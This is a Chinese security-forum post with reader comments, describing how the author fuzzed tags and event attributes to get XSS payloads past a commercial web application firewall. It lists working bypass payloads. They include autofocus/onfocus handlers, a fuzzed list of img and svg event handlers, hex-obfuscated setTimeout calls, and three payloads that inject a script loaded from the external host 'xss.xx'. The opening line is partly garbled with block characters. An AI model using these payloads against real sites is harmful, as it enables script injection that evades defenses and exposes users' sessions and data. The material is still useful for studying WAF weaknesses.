XSS绕过某盾

抹布 / 2019-11-02 10:31:00 / 浏览数 6084 安全技术 WEB安全 顶(0) 踩(0)

## 前言


嘿，■■■！我敢■■，你知道的这些■■，就像■■他的老奶奶衣柜里的■■，总要拿■■■■■，至于■■就让他去■■吧。

## waf

这款waf更新的很快，年前有个bypass注入的视频，提到waf对cookie检查不严，过段时间waf就■■。我写这种本地测试bypass文章时，总有感觉就是自嗨，这对实战有没
。


## 测试

思路方面，可以先fuzz一波标签看看结果。




嗯，就我特意写上的payload
403，其他都200。因为各种waf的之间或多或少的■■■■上差异，例如下图长亭的XSSChop检测为无风险，这个测试语句虽然不会弹框，但是你换其他waf的话，可能瞬间



绕过

绕过的话，我手头已经有一些测试好可以bypass的，这些都要靠自己fuzz结合自己手工测出来的。

不常见标签

---

`<details>` `<button>` `<select>` `<keygen>` `<textarea>`这几个都可以，如何找到这些呢？关注HTML5新特性，出了那些新标签新属性，再自己测试一波。




思考

---

首先一个xss payload基本有以下几部分组成

- [TAG]填充标签`img svg video button...`
- [ATTR]=Something 填充一些非必要的属性 `src=1 xmlns="jp.pornhub.com/"`
- [EVENT]填充事件属性`onerror onload...`
- [SAVE_PAYLOAD]填充JavaScript代码`alert(1) top.alert(1)...`

```
<[TAG] [ATTR]=Something [EVENT]=[SAVE_PAYLOAD] />
```


经过测试，有2个思路：第一就是不常见标签，从上面测试可以看出，这是最轻松的，下面贴几个。

```
<details open ontoggle=prompt(1)>
<button onfocus=prompt(1) autofocus>
<select autofocus onfocus=prompt(1)>

<input autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
<keygen autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
<textarea  autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
```

(为什么要截图不直接贴代码 因为阿里云拦截w(ﾟДﾟ)w)

第二个思路就是，就是先从`[EVENT]`入手，为什么这么讲，请看下面的测试。








当我们把代表[EVENT]的onload去掉时，就不拦截了。


构造fuzz字典，从[EVENT]填充事件属性。




Output:

```
<img onafterprint=prompt(1) />
<img onbeforeprint=prompt(1) />
<img onbeforeunload=prompt(1) />
<img onerror=prompt(1) />
<img onhaschange=prompt(1) />
<img onunload=prompt(1) />
<img onundo=prompt(1) />
<img onmessage=prompt(1) />
<img onblur=prompt(1) />
<img onchange=prompt(1) />
<img onselect=prompt(1) />
<img onkeydown=prompt(1) />
<img onkeypress=prompt(1) />
<img onkeyup=prompt(1) />
<svg onafterprint=prompt(1) />
<svg onbeforeprint=prompt(1) />
<svg onbeforeunload=prompt(1) />
<svg onerror=prompt(1) />
```

fuzz得到些有效的数据，挑些200事件属性。




接下来就是对[SAVE_PAYLOAD]进行fuzz，我这里自己直接给出个bypass的payload




大概就是把xss payload分成几块，逐部分的去fuzz。
贴些特殊的payload:

```
按下按键时触发
<video onkeyup=setTimeout`al\x65rt\x28/2/\x29```>
<video onkeydown=setTimeout`al\x65rt\x28/1/\x29```>
```

## 后记

---

本文并没有给什么特别骚的代码，重点在于2个思路，感觉本质是一样的fuzz，第二种思路就是通过这种拆分xss payload，收集构造有效字符集，进行fuzz得到字典，在对waf进行fuzz，难点在于构造有效字符集(□•□□•□)□□


上一篇：【linux内核userfault... 下一篇：从一道题到协议层攻击之HTTP请求走私

1. 3 条回复

别问问就是练 2019-11-02 22:13:46

ATTR标签里的网站有点东西阿

0 回复Ta

---

hehexinfei****@1 2019-11-04 16:56:40

大牛，那个构造fuzz字典的是什么工具啊

0 回复Ta

---

抹布 2019-11-04 17:56:08

@hehexinfei****@1
在线网站来着 觉得方便就用了
https://xssfuzzer.com/fuzzer.html

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板